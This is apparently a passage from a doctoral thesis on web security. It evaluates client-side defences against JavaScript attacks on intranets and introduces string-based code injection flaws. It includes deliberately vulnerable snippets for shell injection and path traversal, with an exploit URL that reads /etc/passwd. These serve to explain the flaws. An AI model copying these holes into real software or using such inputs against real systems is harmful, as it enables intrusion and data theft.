Our proposed solution introduces a *reflection service* that is positioned on the outer side of the firewall (see Figure 9.1). All *unentitled* requests are routed through this server. If such a request succeeds, we can be sure that the target of the request is reachable from the outside. Such a target is therefore not specifically protected by the firewall and the request is therefore permissible.

The method that is used to do the actual classification is out of scope of this Chapter. In Chapter 8 we introduced a client-side proxy mechanism for this purpose, though ultimately we believe such a classification should be done within the web browser.

**Example:** As depict in figure 9.1.A a web browser requests a webpage from a server that is positioned outside the local intranet. In our scenario the request is *unentitled*. It is therefore routed through the reflection service. As the reflection service can access the server unhindered, the browser is allowed to pose the request and receives the webpage's data. The delivered webpage contains a malicious script that tries to request a resource

from an intranet web server (see figure 9.1.B). As this is a cross domain request, it also is *unentitled* and therefore routed through the reflection service as well. The reflection service is not able to successfully request the resource, as the target of the request lies inside the intranet. The reflection service therefore returns a warning message which is displayed by the web browser.

### Position of the service

It is generally undesirable to route internal web traffic unprotected through an outside entity. Therefore, the reflection service should be positioned between the outer and an inner firewall. This way the reflection service is treated as it is not part of the intranet while still being protected by the outer firewall. Such configurations are usually used for DMZ (demilitarized zone) hosts.

### Protection


The attack methods described in Sections 6.1.2 to 6.1.4 rely on executing a JavaScript that was obtained from a domain which is under (at least partial) control of the attacker. In the course of the attack, the JavaScript creates HTTP requests that are targeted to local resources. As the domain-value for local resources differs from the domain-value of the website that contains the malicious script, all these requests are detected to be cross-site request. For this reason, they are classified as *unentiteld*. Consequently, these requests are routed through the reflection service and thus blocked by the firewall (see Figure 9.1).

Therefore, the usage of a reflection service protects effectively against malicious JavaScript that tries to either port-scan the intranet (see Sec. 6.1.2), fingerprint local servers (Section 6.1.2) or exploit unpatched vulnerabilities by sending state changing requests (Sections 6.1.3 and 6.1.4).

The main problem with this approach is its incapability to protect against attacks that exploit the breaking of the web browser's DNS pinning feature (see Sec. 6.2). Such attacks are based on tricking the browser to access local resources using an attacker provided domain-name (e.g., `attacker.org`). Because of this attack method, all malicious requests exist within that domain and are not recognised to be suspicious. Thus, these requests are not routed through the reflection service and can still execute the intended attack. As long as web browsers are used which may be susceptible to DNS rebinding attacks, the protection provided by this approach is not complete. However, executing such an attack successfully requires detailed knowledge on the particular properties of the attacked intranet. As obtaining knowledge about the intranet is successfully prevented by the countermeasure, the feasibility of DNS rebinding based attacks is questionable.

### Drawbacks

Setting up such a protection mechanism is comparatively complex. Two dedicated components have to be introduced: The reflection service and an add-on to the web browser that is responsible for classification and routing of the HTTP requests. Furthermore, a




A. legal request B. prohibited request

Figure 9.2.: Restricting the local network

suitable network location for the reflection service has to exist. As small-scale and home networks rarely contain a DMZ, the user either has the choice of creating one, which requires certain amounts of networking knowledge, or to position the reflection service outside the local network, which is objectionable.

The most appropriate deployment scenario for the proposed protection approach is as follows: Many companies already require their employees to use an outbound proxy for WWW-access. In such cases, the classification engine that is responsible for routing non-trusted requests through the reflection service could be included in the existing central proxy. This way all employees are transparently using the protection measure without additional configuration effort.

### 9.3.4. Restricting the local network

As introduced in Section 9.1 we refer to addresses that are located within the intranet as *local*. This notation implies a basic classification that divides network addresses into either *local* or *external* locations. If the web browser could determine to which group the origin and the target of a given request belong, it would be able to enforce a simple yet effective protection policy:

**Definition 9.2 (restricted local network)** *Hosts that are located inside a* restricted local network *are only accessible by requests that have a local origin. Therefore, inside such a network all HTTP requests with an external origin that target at a local resource are forbidden.*

With *requests with an external origin* we denote requests that were generated in the execution context of a webpage that was received from an external host. Unlike the proposed solution in Section 9.3.3 this classification does not take the domain-value of the request's origin or target into account. Only the actual IP-addresses are crucial for a policy-based decision.

#### Protection

All the attack methods specified in Sections 6.1 and 6.2 depend on the capability of the malicious script to access local elements in the context of a webpage that is under the control of the attacker: The portscanning attack uses elements with local URLs to determine if a given host listens on the URL's port, the fingerprinting and local CSRF methods create local URLs based on prior application knowledge, breaking DNS-pinning tries to let the browser believe that an attacker owned domain is mapped to a local IP-address. Therefore, the attacker's ability to successfully launch one of the specified attacks depends on his capability to create local HTTP requests from within a webpage under his control. By definition the attacker's host is located outside the intranet. Thus, the starting point of the attack is external. As the proposed countermeasure cancels all requests from an external origin to local resources, the attacker is unable to even bootstrap his attack.

#### Drawbacks

The configuration effort of the proposed solution grows linearly with the complexity of the intranet. Simple networks that span over a single subnet or exclusively use private IP-addresses can be entered fairly easy. However, fragmented networks, VPN setups, or mixes of public and private address ranges may require extensive configuration work.

Furthermore, another potential obstacle emerges when deploying this protection approach to mobile devices like laptops or PDAs. Depending on the current location of the device, the applicable configuration may differ. While a potential solution to this problem might be auto-configuration based on the device's current IP-address, overlapping IP-ranges of different intranets can lead to ambiguities, which then consequently may lead to holes in the protection.

## 9.4. Evaluation

### 9.4.1. Comparison of the proposed protection approaches

As the individual protection features and disadvantages of the proposed approaches have already been discussed in the preceding sections, we concentrate in this section on aspects that concern either potential protection, mobility or anticipated configuration effort (see Table 9.1). The technique to *selectively turn off active technologies* (see Sec. 9.3.1) is left out of this discussion, due to the approach's inability to provide any protection in the case of an exploited XSS vulnerability.

#### Protection

The only approach that protects against all presented attack vectors is introducing a *restricted local network*, as this is the sole technique that counters effectively DNS rebinding attacks. However, unlike the other attack methods that rely on inherent specifics of HTTP/HTML, successfully executing DNS rebinding has to be regarded as a flaw in

| | No JavaScr. | Element SOP | Rerout. CSR | Restr. network |
|---|---|---|---|---|
| Prohibiting Exploring the Intranet | (+)* | (+)* | + | + |
| Prohibiting Fingerprinting Servers | + | + | + | + |
| Prohibiting IP-based CSRF | - | - | + | + |
| Resisting Anti-DNS Pinning | + | - | - | + |
| Mobile Clients | + | + | - | - |
| No Manual Configuration | -** | + | - | - |

+: supported, -: not supported, *: Protection limited to JS based attacks, **: Per site configuration

Table 9.1.: Comparison of the proposed protection approaches

the browser implementation. Therefore, we anticipate this problem to be fixed by the browser vendors eventually. If this problem is solved, the anticipated protection of the other approaches may also be regarded to be sufficient.

#### Configuration effort & mobility

The *element level SOP* approach has the clear advantage not to require any location-depended configuration. Therefore, the mobility of a device protected by this measure is uninhibited. But as some sites' functionality depends on external scripts, adopters of this approach instead would have to maintain a whitelist of sites, for which document level access to cross-domain content is permitted. As the technique to *reroute cross-site requests* requires a dedicated reflection service, the provided protection exists only in networks that are outfitted accordingly, thus hindering the mobility of this approach significantly. Also a *restricted local network* depends on location specific configuration, resulting in comparable restrictions. Furthermore, as discussed above, a *restricted local network* might lead to extensive configuration overhead.

#### Conclusion

As long as DNS rebinding may still possible under certain conditions, an evaluation ends in favor of the *restricted local network* approach. As soon as this browser flaw has been removed, *rerouting cross-site request* appears to be a viable alternative, especially in the context of large-sized companies with non-trivial network setups. Before an *element level SOP* based solution is deployed on a large scale, the approach has to be examined further for the potential existence of covert channel (see Sec. 9.3.2).

### 9.4.2. Implementation

Based on the discussion above, we chose to implement a software to enforce a *restricted local network*, in order to evaluate feasibility and potential practical problems of this approach [275].

We implemented the approach in form of an extension to the Firefox web browser. While being mostly used for GUI enhancements and additional functions, the Firefox extension mechanism in fact provides a powerful framework to alter almost every aspect of the web browser. In our case, the extension's functionality is based mainly on an

XPCOM component which instantiates a nsIContentPolicy [212]. The nsIContentPolicy interface defines a mechanism that was originally introduced to allow the development of surf-restriction plug-ins, like parental control systems. It is therefore well suited for our purpose.

By default our extension considers the localhost (127.0.0.1), the private address-ranges (10.0.0.0/8, 192.168.0.0/16 and 172.16.0.0/12) and the link-local subnet (169.254.0.0/16) to be *local*. Additionally, the extension can be configured manually to include or exclude further subnets in the local-class.

Every outgoing HTTP request is intercepted by the extension. Before passing the request to the network stack, the extension matches the IP-addresses of the request's origin and target against the specifications of the address-ranges that are included in the local-class. If a given request has an external origin and a local target it is dropped by the extension.

By creating a browser extension, we hope to encourage a wider usage of the protection approach. This way every already installed Firefox browser can be outfitted with the extension retroactively. Furthermore, in general a browser extension consists of only a small number of small or medium sized files. Thus, an external audit of the software, as it is often required by companies' security policies, is feasible.

### 9.4.3. Practical evaluation

Our testing environment consisted of a PC running Ubuntu Linux version 6.04 which was located inside a firewalled subnet employing the 192.168.1.0/24 private IP-address range. Our testing machine ran an internal Apache webserver listening on port 80 of the internal interface 127.0.0.1. Furthermore, in the same subnet an additional host existed running a default installation of the Apache webserver also listening on port 80. The web browser that was used to execute the tests was a Mozilla Firefox version 2.0.0.1. with our extension installed. The extension itself was configured using the default options.

Besides internal testing scripts, we employed public available tools for the practical evaluation of our implementation. To test the protection abilities against portscanning and fingerprinting attacks, we used the JavaScript portscanner from SPI Dynamics that is referenced in [160]. To evaluate the effectiveness against anti DNS-pinning attacks we executed the online demonstration provided by [141] which tries to execute an attack targeted at the address 127.0.0.1.

The results turned out as expected. The portscanning and fingerprinting attempts were prevented successfully, as the firewall rejected the probing requests of the reflection service. Also as expected, the anti DNS-pinning attack on the local web server was prevented successfully. Furthermore, the extension was able to detect the attack, as it correctly observed the change of the adversary's domain (in this case `1170168987760.jumperz.net`) from being remote to local.





Figure 9.3.: Potentially problematic network configuration

### 9.4.4. Limitations

During our tests we encountered a possible network setup that may yield problems with our approach. A company's web-services are usually served from within a DMZ using public IP-addresses. Unfortunately, the "local"/"external"-classification of hosts located in a DMZ is not a straight-forward task. As the hosts' services are world-reachable the respective IPs should be classified as "external" to allow cross-domain interaction between these services and third party web applications. However, in many networks the firewall setup allows connections that origin from within the company's network additional access rights to the servers positioned in the DMZ. For example, internal IPs could be permitted to access the restricted FTP-port of the webserver to update the server's content (see Figure 9.3). Thus, in such setups a malicious JavaScript executed within the intranet also possesses these extended network capabilities.

## 9.5. Conclusion

We showed that carefully crafted script code embedded in webpages is capable to bypass the SOP and thus can access intranet resources. For this reason, simply relying on the firewall to protect intranet HTTP server against unauthorized access is not sufficient. As it is not always possible to counter such attacks at the server side, we introduced and discussed four distinct client-side countermeasures. Based on this discussion, we implemented a Firefox extension to enforce a *restricted local network*.

While our implementation reliably provides protection against the specified threats, this protection comes with a price, manifesting itself in additional configuration overhead and potential problems concerning mobile clients. Furthermore, our solution fixes a problem that occurs because of fundamental flaws in the underlying concepts - HTTP and the current JavaScript security model. Therefore future research in this area should specifically target these shortcomings to provide the basis for a future web browser generation that is not susceptible any longer to the attacks that have been regarded in this chapter.

**Protection evaluation:** To conclude this chapter, we map the proposed countermeasure's protection capabilities against our threat classification (see Sec. 3.4). We limit this mapping to the *restricted local network* countermeasure. All attacks that have been discussed in respect to the targetIDs in the intranet context (D.1 - D.3) rely on communication flows from external pages to internal resources. As our protection mechanism prohibits such flows all threats included in our classification are prevented.

Furthermore, by slightly extending our technique we also can address a subset of the discussed attacks in the computer-context: By declaring the localhost and the computer's filesystem to be *local* resources, all threats which target C.1 (computer local HTTP server), C.2 (Local ASCII based services), and C.3 (the local filesystem) are countered.

# Part III.

# Architectures and Languages for Practical Prevention of String-based Code-Injection Vulnerabilities

### Motivation

In Section 2.1 we discussed the existence of two distinct types of XSS flaws: XSS caused by insecure programming (see Sec. 2.1.1) and XSS caused by insecure infrastructure (see Sec. 2.1.2). In this part of the thesis we exclusively consider the former type – XSS issues that occur due to coding mistakes made during application programming.

We explicitly concentrate on this type of XSS because of the following reasons:

- The XSS issues caused by insecure infrastructure as discussed in Section 2.1.2 are rare. They always are based on individual flaws of single infrastructure elements, such as web browsers or servers. Therefore, in most cases such an issue lies within the responsibility of one single vendor and can be fixed centrally.
- Furthermore, the underlying problems of such issues are very heterogeneous. Therefore, it is not likely that a generic strategy to prevent such issues exists.
- On the other hand, XSS caused by insecure programming is widespread and potentially affects every single web application.
- Finally, as we will discuss in Chapter 10, code-level XSS is only one representative of a larger class of vulnerabilities – the class of string-based code injection flaws. Thus, general prevention mechanisms, which are positioned at the programming-level of abstraction are not necessarily limited to preventing XSS but may also be applicable for other members of the larger vulnerability class.

Based on an analysis of the foundations of string-based code injection flaws, this part of the thesis will explore fundamental methods to solve the problem of this class of vulnerabilities.

### Outline

This part of the thesis is structured as follows: First in Chapter 10, we closely examine the general class of string-based code injection flaws to which XSS belongs. For this purpose, we discuss the method of string-based code assembly (Sec. 10.1) and deduct from this discussion the fundamental mechanics of string-based code injection (Sec. 10.2). Sections 10.3 and 10.4 introduce the results of our analysis regarding the examined vulnerability class and provide fundamental definitions concerning the classification of language elements into *data* and *code*. These essential definitions provide the underlying reasoning for the proposed techniques of the following chapters.

In Chapter 11 we develop a method to identify code injection attacks on run-time. For this purpose, we show how to approximate data and code separation during program execution.

Finally, in Chapter 12 we propose a novel method for dynamic code assembly which does not rely on string operations and provides strict separation between data and code. We show how to extend a given language's type system to conform to our method and present a formal model of this type system extension. Furthermore, we demonstrate how to practically design, implement and enforce our approach.

# 10. The Foundation of String-based Code Injection Flaws

In this chapter we explore programming errors which in turn lead to string-based code injection flaws. It is crucial to identify the underlying root causes of this class of security issues in order to develop valid and principled countermeasures.

The chapter is structured as follows: First, we examine the common practice of string-based code assembly (see Sec. 10.1). Then in Section 10.2, we define the term "string-based code injection" and briefly discuss existing vulnerability sub-classes which match this definition, such as XSS and SQL injection. In Section 10.3 we analyse the vulnerability class further and identify one of its root causes: The confusion between data and code during application development. Based on this observation, we propose in Section 10.4 a mapping of individual, syntactical language elements to the concepts *data* and *code*. Such a mapping is essential for defensive concepts, which aim to prevent such vulnerabilities through enforcing separation between data and code. For this purpose, we propose a general, systematical method in Section 10.4.1 which allows developing a data/code mapping for a given computer language. Furthermore, in Section 10.4.2 we show how this method can be used, by applying it to three selected language classes.

## 10.1. String-based code assembly

Networked applications and especially web applications often employ a varying amount of heterogeneous computer languages, such as programming (e.g., Java, PHP, C#), query (e.g., SQL or XPATH), or mark-up languages (e.g., XML or HTML). In the case of web applications, some of these languages are interpreted on the server-side and some in the user's web browser (see Fig. 10.1 for an example scenario).

This observation leads us to the following definition:

**Definition 10.1 (Native/foreign)** *For the remainder of this thesis we will use the following naming convention:*

- **Native language:** *The language that was used to program the actual application (e.g., Java).*
- **Foreign language:** *All other computer languages that are used within the application.*

  *In the context of this thesis, to be classified as a foreign language, it is sufficient for a coding scheme to adhere to a predefined formal grammar.*





Figure 10.1.: Heterogeneous computer language usage in web applications

Thus, according to this definition, syntactic conventions such as a file-system's path specifier ("`/dir/foo.txt`") qualify as foreign code.

The application's runtime environment solely executes code written in the application's native language. Foreign code is either passed on to external interpreters, sent to other hosts, or transmitted to the user's web browser to be processed there. Server-side foreign languages are mostly employed for data management. As an example: SQL may be used for interaction with a database and XML for structured data storage in the filesystem. Furthermore, for interacting with remote hosts XML-based web-service languages can be found regularly. Finally, on the client side a couple of foreign languages are used to define and implement the application's interface (e.g., HTML, JavaScript, and CSS).

### Dynamic assembly of foreign code

In most cases, an application assembles foreign code exclusively using the native language's string datatype. For this purpose, during execution static string constants and dynamic obtained data values are combined through string concatenation.

The native language's interpreter processes all these strings and passes them on to their respective destinations (see Listing 10.1).

```
1  // foreign HTML code
2  String url = getURLData();
3  String hyperlink = "<a href='" + url + "'>go</a>";
4  writer.println(hyperlink);
5
6  // foreign SQL code
7  String userID = getUID();
8  String sql = "SELECT * FROM users";
9  sql = sql + " WHERE UID = " + userID;
10 con.execute(sql);
```

Listing 10.1: Examples of foreign code assembly

### Location of foreign code

Applications can include foreign code from different origins. Often foreign code is directly included in the application's source code. In this case, the foreign code is kept in static string constants. Furthermore, the application can obtain foreign code on runtime

from external data sources like databases or the filesystem, an example being predefined HTML templates. In these cases the interpreter reads the foreign code into string variables.

## 10.2. String-based code injection vulnerabilities

### 10.2.1. Vulnerability class definition

String-based injection vulnerabilities are programming errors which result in inclusion of insufficiently sanitized, user-controlled data in dynamically assembled foreign code. Such errors enable an attacker to manipulate the syntactic content of a foreign code expression. Hence, successful string-based code injection enables the attacker to initiate actions with the capabilities and privileges of the attacked interpreter, such as altering the content of a web page through injection of HTML code or executing arbitrary commands on a database via injecting SQL syntax.

**Definition 10.2 (String-based code injection)** *Under the term* String-based Code Injection *we subsume all injection vulnerabilities which fulfill two criteria:*

1. *They occur due to dynamic assembly of foreign code using the native language's string type and*

2. *they allow the attacker to alter the semantics of the attacked foreign code statement through alteration of syntactic content, such as language keywords or metacharacters.*

### 10.2.2. Specific subtypes

Within the general class of string-based code injection vulnerabilities several subtypes have been identified and documented. The Web Application Security Consortium's threat classification [271] lists the following vulnerability classes which satisfy Definition 10.2:

- **XSS / HTML injection:** As motivated in Section 2 and clarified in Definitions 2.1 and 2.2, we differentiate between *XSS* and *HTML injection*. In the case of HTML injection the attacker is able to add arbitrary HTML markup to the attacked web page without the ability to inject active content, such as JavaScript. Using HTML injection the adversary can, e.g., initiate phishing attacks [105], distribute false information under the identity of the attacked site [229], or commit fraudulent search engine optimization [111].

  XSS which is caused by insecure programming (see Sec. 2.1.1) belongs to the general class of string-based code injection flaws, as discussed before. The adversary exploits defective, dynamic construction of HTML or JavaScript code to include malicious JavaScript code (see Part I of this thesis).

- **SQL injection (SQLi):** In the case of SQL injection [8, 77], the attacker is able to maliciously manipulate SQL queries that are passed to the application's database (see Figures 10.2.A to 10.2.C). By adding attacker-controlled SQL commands, this flaw can lead to, e.g., unauthorized access, data manipulation, or information disclosure.

- **Command injection:** Some applications dynamically create executable code in either the native language (to be interpreted with commands like `eval()`) or as input to a different server side interpreter (e.g., the shell, see Listing 10.2). In such cases, carelessly included dynamic data might enable the attacker to execute arbitrary commands on the attacked server with the privileges of the vulnerable application.

  This class of injection vulnerabilities is also known under domain specific names such as "PHP injection", "ASP injection", or "shell injection".

```
1 // the content of $email is controlled by the attacker
2 $handle = popen("/usr/bin/mail $email");
3 fputs($handle, ...);  # write the message
```

Listing 10.2: Example of shell injection [210]

- **Path traversal:** Path traversal [272] is a special variant within the class of injection flaws. Instead injecting syntactic content consisting of language keywords, the adversary injects meta-characters (such as `../`) into file-system path information. This enables the attacker to break out of the application's allowed data directories, so that he can access arbitrary files of the filesystem (see Listing 10.3).

  This attack is also known as "dot-dot-slash", "directory traversal", "directory climbing", and "backtracking".

```
1 <?php
2 // Exploitable by accessing
3 // http://vic.org/vul.php?template=../../../../etc/passwd
4
5 $template = 'blue.php';
6 if ( is_set( $_GET['template'] ) )
7    $template = $_GET['template'];
8 include ( "/home/users/victim/templates/" . $template );
9 ?>
```

Listing 10.3: Example of a path traversal vulnerability [204]

- **Further types:** Regardless of the actual languages or coding schemes, whenever computer code is dynamically assembled using the string data type, this process can be susceptible to injection attacks. In addition to the above discussed variants, [271] also lists:

  – LDAP injection [67]
  – SSI injection [9]
  – XPath injection [152]

  We omit a detailed discussion of these vulnerability types for brevity reasons.

## 10.3. Analysis of the vulnerability class

As we will show in this section, the fundamental reasons that lead to the existence of string-based code injection flaws are twofold:

1. The data/code confusion due to ad-hoc foreign code assembly using the string datatype (see Sec. 10.3.1) and

2. the direct, unmediated interfaces between the native language's runtime and the foreign interpreters (see Sec. 10.3.2).

**Please note:** Throughout this chapter we occasionally use SQL syntax because of SQL's comparatively expressive syntax which allows the construction of short meaningful code. However, the discussed topics are applicable for any given computer language.


### 10.3.1. Data and code confusion

Most code injection vulnerabilities arise due to a misconception of the programmer in respect to the *data/code*-semantics of the assembled syntax. Note that in this initial analysis we utilize ad-hoc notions of the terms *data* and *code*. We will refine our definitions of the terms in Section 10.4.1.


For example, take a dynamically constructed SQL-statement (see Fig. 10.2.A). The application's programmer probably considered the constant part of the string assembly to be the *code*-portion of the statement while the concatenated variable was supposed to add dynamically *data*-information to the query. However, the database's parser simply parses the provided string according to the foreign language's grammar. The parser's implicit data/code mapping is directly derived from the language's grammar (see Sec. 10.4) and differs significantly from the programmer's perception (see Fig. 10.2.B). Thus, an attacker can exploit this discord in the respective views of the assembled code by providing data-information that is interpreted by the parser to consist partly of code (see Fig. 10.2.C).

In general all string values that are provided by an application's user on runtime should be treated purely as data and should never be executed. But in most cases the native language does not provide a mechanism to explicitly generate foreign code. For this reason all foreign code is generated implicitly by string-concatenation and -serialization. Thus, the native language has no means to differentiate between user-provided dynamic data and programmer-provided foreign code (see Fig. 10.2.D).


Therefore, it is the programmer's duty to make sure that all dynamically added data will not be parsed as code by the external interpreter. Consequently, if a flaw in the application's logic allows an inclusion of arbitrary data into a string segment that is passed as foreign code to an external entity, an attacker can succeed in injecting malicious code.





A. The programmer's view on code assembly




B. The DB's view




C. The DB's view (code injection)




D. The native language's view

Figure 10.2.: Mismatching views on code

### 10.3.2. Foreign code communication through unmediated interfaces

The second fundamental reason for the existence of string-based code injection vulnerabilities is the common practice of coupling heterogeneous systems using direct, "dumb" interfaces. Such interfaces act as a simple pass-through device which transmits all information from the native to the foreign context without further processing or mediation. To interact with the foreign entity via such an interface, the instructions regarding the targeted action is encoded in the foreign syntax which in turn is sent to the receiving





Figure 10.3.: Unmediated interfaces

system (see Fig. 10.3). Then, the foreign entity parses and interprets the received foreign code.

Such interfaces can be realized for instance through: Call level interfaces, such as Open Database Connectivity (ODBC) [110] which provides the native language's runtime with a SQL-based communication channel to the database, network protocols, such as HTTP and SMTP, or, raw I/O streams, e.g. provided by functions such as `open()`.

Alternative approaches to such interfaces for coupling heterogeneous systems are for instance *CORBA* [199] or *Java RMI* [249], both providing an interface on the API-level of abstraction. This means, that in such systems all messages and actions which are directed at the foreign entity are created via native API calls. Such interfaces are less flexible, as every single action/message has to be implemented explicitly, but they are not susceptible to data/code confusion.

However, compared to direct interfaces, these approaches failed to achieve wide adoption in practise, mainly due to their inherent inflexibility and inability to model the specifics of the targeted foreign entity. For instance, the composition of mark-up documents, such as HTML, using an API-level method (e.g., by utilizing the DOM API [102]) is cumbersome, error-prone, and hard to maintain.

## 10.4. Towards mapping data/code to string-based code assembly

As discussed in Section 10.3.1 all string-based code injection flaws are rooted in an underlying confusion between data and code. In order to analyze this general observation it is necessary to clearly define the terms *data* and *code* in respect to foreign code assembly.

More precisely, to be able to map the concepts of data and code to foreign syntax it is required

1. to identify the set of basic language elements of a given foreign language

2. and to classify these individual elements to be either *data*- or *code*-elements in the context of a given foreign syntax statement.

The outcome of both tasks depend heavily on the specifics of a given foreign language. Furthermore, as our initial definition of the term foreign language (see Definition 10.1) is broad and inclusive, it is necessary to differentiate between different sub-classes of languages.

**Example:** Before we introduce our method for systematical classification of language-elements in the following section, we motivate our approach by analysing a selected foreign code statement. Take the following foreign SQL statement:

```
1 sqlString = "SELECT * FROM users WHERE id = '001'";
```

The elements of the statement which represent static language keywords, such as `SELECT` or `WHERE`, can be clearly identified to account for *code*-elements. Also, the classification of the integer-literal `001` as *data* is straight forward. Furthermore, the statement's punctuator-elements (`*`, `=`, and `'`) fulfill the same syntactical purpose as static language keywords. Hence, they also should be classified as *code*.

However, the assignments of the remaining elements is not as obvious. The table-name `users` and the row-name `id` are not static properties of the foreign language. Instead they are identifier-elements with dynamic values. Therefore, this dynamic nature suggests a classification as *data*-elements. On the other hand, during the execution of the native application, the database-layout is constant. Thus, within a given native application's source code, the table-names are static. Furthermore, the ability to alter such identifier-elements might enable the attacker towards elevating his privileges. For example, if he would be able to control the table-name in a vulnerable statement assembly, he might be able to exchange `users` with `admins`. For this reason, to prevent string-based code injection attacks on this language class, database identifiers have to be classifies as *code*-elements.

**Note:** As illustrated in the example, the data/code classification which we propose in the remainder of this chapter is positioned exclusively on a pure syntactical level. It is completely based on analysing the foreign syntax which is statically included in the native application's source code. Attempting to create such a classification on a higher semantic level is infeasible, as most programming languages provide means to blur the lines between data and code. For example the JavaScript instruction `eval(STRING)`, takes a string-typed argument (i.e., *data*) and executes it as JavaScript (i.e., as *code*).

### 10.4.1. Data/Code classification of language elements

As we discussed above in the SQL example, mapping individual language elements to be either data or code is not necessarily straight forward. For this reason, in this section we propose a set of concepts which aid the systematic assignment of language elements into the categories *data* and *code*.

For this purpose, we have to refine the definitions of the terms *data* and *code* in respect to foreign language syntax. The here proposed mapping was constructed exclusively in respect to the capabilities of an adversary to maliciously alter the semantics of a dynamically assembled foreign code statement via code injection attacks. Therefore, we followed four basic premises:

- The application dynamically assembles *code statements* in the foreign syntax.
- A given code statement consists of a sequence of *code*- and *data*-elements.
- Furthermore, code statements have the purpose to specify *actions* (e.g., compute, structure, display, or reference) in respect to the values of the statement's *data*-elements.
- The capability to control *data*-elements should not grant the adversary any privileges to alter these actions.

First, we introduce two basic notions: *Syntactic structure* and *basic semantic pattern*. Both concepts have the purpose to provide a systematic rationale for dividing the set of language elements into the data/code classes.

When a foreign code statement is parsed, a direct result of the parsing process is the statement's abstract syntax tree (AST). An AST is a a tree-like data-structure which is built by recognising and aligning the statement's tokens according to the language's formal grammar. Su and Wasserman observed in [248] that a successful injection of language elements alters the attacked statement's AST. In the same context Pietraszek and Berghe talk about injection of "syntactic content [...which...] influences the form or structure of an expression" [210]. Based on these observations, we define:

**Definition 10.3 (Syntactic structure)** *Two foreign code statements that produce the same AST if processed by the same parser are said to share the same* syntactic structure.

Su and Wasserman's concept is well fitted for most string-based injection scenarios which rely on adding additional syntactic elements, thus altering the attacked statement's syntactic structure. However, malicious alteration of a statement has does not necessarily change the statement's syntactic structure: E.g., if the attacker is able to exchange the name of identifiers which are used in the statement, such as variable- or function-names, the statement's actions can be redirected without changing the statement's syntactic structure.

Consequently, we have to introduce a second concept that abstracts semantic aspects of the statement: the *basic semantic pattern (BSP)*. A foreign code statement's BSP defines the specifics of the statement's actions without considering the statement's actual values. Such actions are defined by two distinct characteristics – the set of possible control-flows that may result from the statement's code and the corresponding data-flows.

**Definition 10.4 (Basic semantic pattern (BSP))** *The set of all value-independent control- and data-flows which are directly connected to a code statement's targeted actions constitute the statement's* basic semantic pattern (BSP).

A statement's BSP can be regarded as a blueprint: It defines the *"how" and "where"* of the actions that are targeted at the statement's values (which in turn determine the *"what"*). Depending on the specific foreign language, such actions can be for instance *compute* (general purpose or query languages), *structure* (mark-up or query languages), *display* (mark-up languages), or *reference* (query languages, mark-up languages, or general coding schemes).

**Example:** Take the statement `var x = 2 + 4;`. While the statement's specific semantic is *add the numbers 2 and 4 and store the result in x*, the statement's BSP is only *add two numbers and store the result in x*. Therefore, the statement `var x = 200 + 123;` has the same BSP. However the BSP of the statement `var y = 2 + 4;` differs as the targeted location of the computation's result is different. To further clarify this notion, here are some additional examples: The BSP of a given foreign code statement determines for instance: In which variable a result should be written (data-flow), which function should be used for the computation (control-flow), which display-class a certain HTML element belongs to (control-flow of the corresponding rendering process), or from which table a given SQL statement should obtain the requested values (data-flow).

